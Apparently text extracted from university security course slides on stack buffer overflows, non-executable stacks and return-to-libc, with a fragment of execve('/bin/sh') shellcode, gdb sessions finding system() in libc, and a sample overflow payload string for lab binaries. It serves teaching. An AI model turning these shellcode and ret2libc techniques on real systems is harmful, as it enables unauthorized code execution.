b: 58         pop  %eax
c: cd 80     int  $0x80
e: 6a 0b     push $0xb
10: 58        pop  %eax
11: 99        cld
12: 89 d1     mov  %edx,%ecx
14: 52        push %edx
15: 68 6e 2f 73 68  push $0x68732f6e
1a: 68 2f 2f 62 69  push $0x69622f2f
1f: 89 e3     mov  %esp,%ebx
21: cd 80     int  $0x80
```

Stack Buffer Overflow + Run Shellcode




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
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Stack Buffer Overflow + Run Shellcode

ADDR of SHELLCODE
EEEE
DDDD
CCCC
BBBB
AAAA


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
Data Execution Prevention

Data Execution Prevention


- Q: Know how to exploit a buffer overflow vuln. What's next?
 - A: Jump to your shellcode!
- Another Q: why do we let the attacker run a shellcode? Block it!
 - Attacker uploads and runs shellcode in the stack
 - Stack only stores data
 - Why stack is executable?
 - Make it non-executable!

Von Neumann VS Harvard

Von Neumann Architecture




Harvard Architecture




All Readable Memory was Executable

- Intel/AMD CPUs
 - No executable flag in page table entry – only checks RW
 - AMD64 – introduced NX bit (No-eXecute, in 2003)



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
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- Linux
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DEP, NX (No eXecute),
W \oplus X (Write XOR Execute)



Exec / non-exec stack

- `$ readelf -l /home/lab03/jmp-to-stack/target`

Program Headers:

Type	Offset	VirtAddr	PhysAddr	FileSiz	MemSiz	Flg	Align
PHDR	0x000034	0x08048034	0x08048034	0x00120	0x00120	R E	0x4
INTERP	0x000154	0x08048154	0x08048154	0x00013	0x00013	R	0x1

[Requesting program interpreter: /lib/ld-linux.so.2]

LOAD	0x000000	0x08048000	0x08048000	0x007c8	0x007c8	R E	0x1000
LOAD	0x000f08	0x08049f08	0x08049f08	0x0012c	0x00130	RW	0x1000
DYNAMIC	0x000f14	0x08049f14	0x08049f14	0x000e8	0x000e8	RW	0x4
NOTE	0x000168	0x08048168	0x08048168	0x00044	0x00044	R	0x4
GNU_EH_FRAME	0x0006b0	0x080486b0	0x080486b0	0x00034	0x00034	R	0x4
GNU_STACK	0x000000	0x00000000	0x00000000	0x00000	0x00000	RWE	0x10
GNU_RELRO	0x000f08	0x08049f08	0x08049f08	0x000f8	0x000f8	R	0x1

Exec / non-exec stack

- `$ readelf -l /home/lab05/libbase/target`

Program Headers:

Type	Offset	VirtAddr	PhysAddr	FileSiz	MemSiz	Flg	Align
PHDR	0x000034	0x00000034	0x00000034	0x00120	0x00120	R E	0x4
INTERP	0x000154	0x00000154	0x00000154	0x00013	0x00013	R	0x1
[Requesting program interpreter: /lib/ld-linux.so.2]							
LOAD	0x000000	0x00000000	0x00000000	0x00a8c	0x00a8c	R E	0x1000
LOAD	0x000ee4	0x00001ee4	0x00001ee4	0x0014c	0x00150	RW	0x1000
DYNAMIC	0x000ef0	0x00001ef0	0x00001ef0	0x000f0	0x000f0	RW	0x4
NOTE	0x000168	0x00000168	0x00000168	0x00044	0x00044	R	0x4
GNU_EH_FRAME	0x00093c	0x0000093c	0x0000093c	0x0003c	0x0003c	R	0x4
GNU_STACK	0x000000	0x00000000	0x00000000	0x00000	0x00000	RW	0x10
GNU_RELRO	0x000ee4	0x00001ee4	0x00001ee4	0x0011c	0x0011c	R	0x1

Non-executable Stack

Non-executable Stack

- Now, most of programs built with non-executable stack
 - We compile a program without `-z execstack``
- Then, how to run a shell?
 - Call `system("/bin/sh")`
 - What if the program does not have such code?
- Library: Return to Libc

Dynamically Linked Library

- When you build a program, you use functions from library
 - `printf()`, `scanf()`, `read()`, `write()`, `system()`, etc.
- Q: Where does that function reside?
 - 1) In the program
 - 2) In `#include <stdio.h>`, the header file
 - 3) Somewhere in the process's memory

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How a Program is Loaded...

- `execve(target, ..., ...)`
 - Load the target ELF file first
 - Load required libraries for the target ELF (header contains the list)
 - Build stack, heap and other memory
 - Run!

```
$ ldd stack-ovfl-sc-32
    linux-gate.so.1 => (0xf7fd8000)
    libc.so.6 => /lib32/libc.so.6 (0xf7e07000)
    /lib/ld-linux.so.2 (0xf7fda000)
```


Dynamically Linked Library: libc

- The most of programs written in C will be linked with libc
 - Contains essential functionalities!
 - `execve()`, `system()`, `open()`, `read()`, `write()`, etc.
- But where our `system()` is?
 - Let's check with `gdb`!

```
0x0011f540 getpwnam_r
0x0011f570 getpwnam_r
0x0011f5c0 getpwuid_r
0x0011f610 glob64
0x00121370 regexec
0x001213b0 sched_getaffinity
0x001213d0 sched_setaffinity
0x00121400 posix_spawn
0x00121440 posix_spawnnp
0x001218e0 nftw
0x00121910 nftw64
0x00121940 posix_fadvise64
0x00121970 posix_fallocate64
0x001219a0 getrlimit64
0x00121a40 step
0x00121ab0 advance
0x00121b10 msgctl
0x00121b50 semctl
0x00121bd0 shmctl
0x00121c10 getspent_r
0x00121c40 getspnam_r
0x00121c90 pthread_cond_broadcast
0x00121cd0 pthread_cond_destroy
0x00121d10 pthread_cond_init
0x00121d60 pthread_cond_signal
0x00121da0 pthread_cond_wait
0x00121df0 pthread_cond_timedwait
0x00121e90 gethostbyaddr_r
0x00121ee0 gethostbyname2_r
0x00121f30 gethostbyname_r
0x00121f80 gethostent_r
0x00121fc0 getnetbyaddr_r
0x00122010 getnetent_r
0x00122050 getnetbyname_r
0x001220a0 getprotobyname_r
0x001220f0 getprotoent_r
0x00122120 getprotobyname_r
0x00122170 getservbyname_r
0x001221c0 getservbyport_r
0x00122210 getservent_r
0x00122240 getaliasent_r
0x00122270 getaliasbyname_r
0x001222c0 __nss_next
0x00122310 __nss_hosts_lookup
0x00122350 __nss_group_lookup
0x00122370 __nss_passwd_lookup
0x00122470 getrpcent_r
0x001224a0 getrpcbyname_r
0x001224f0 getrpcbynumber_r
0x00141130 __libc_freeres
0x00141970 __libc_thread_freeres
gdb-peda$
```

Finding libc Functions

- GDB

```
$ gdb -q ./stack-ovfl-sc-32
Reading symbols from ./stack-ovfl-sc-32...(no debugging symbols found)...done.
gdb-peda$ print system
No symbol table is loaded.  Use the "file" command.
```

- Why?
 - You should run the program to see linked libraries

Finding libc Functions

- GDB

```
gdb-peda$ b main
Breakpoint 1 at 0x8048529
gdb-peda$ r

Breakpoint 1, 0x08048529 in main ()
gdb-peda$ print system
$1 = {<text variable, no debug info>} 0xf7e41940 <system>
gdb-peda$
```

Stack Overflow Again


- Now you know where system() is!

```
Breakpoint 1, 0x08048529 in main ()
gdb-peda$ print system
$1 = {<text variable, no debug info>} 0xf7e41940 <system>
gdb-peda$ █
```


- “A” * 0x80 + “BBBB” + “\x40\x19\xe4\xf7”
 - This will run system()
 - But how to run `system("/bin/sh")` or `system("a")`?

Function Call and Stack

- Arguments
 - $[ebp + 0x8]$ is the 1st argument
 - $[ebp + 0xc]$ is the 2nd argument
 - ...
- What if we call `system()` by changing RET?




Function Call and Stack




Function Call and Stack

- Overflow
- Leave
 - `mov esp, ebp`
 - `pop ebp`
- Return
 - `pop eip`




Function Call and Stack

- Overflow
- Leave
 - `mov esp, ebp`
 - `pop ebp`
- Return
 - `pop eip`




Function Call and Stack

- Overflow
- Leave
 - `mov esp, ebp`
 - `pop ebp`
- Return
 - `pop eip`



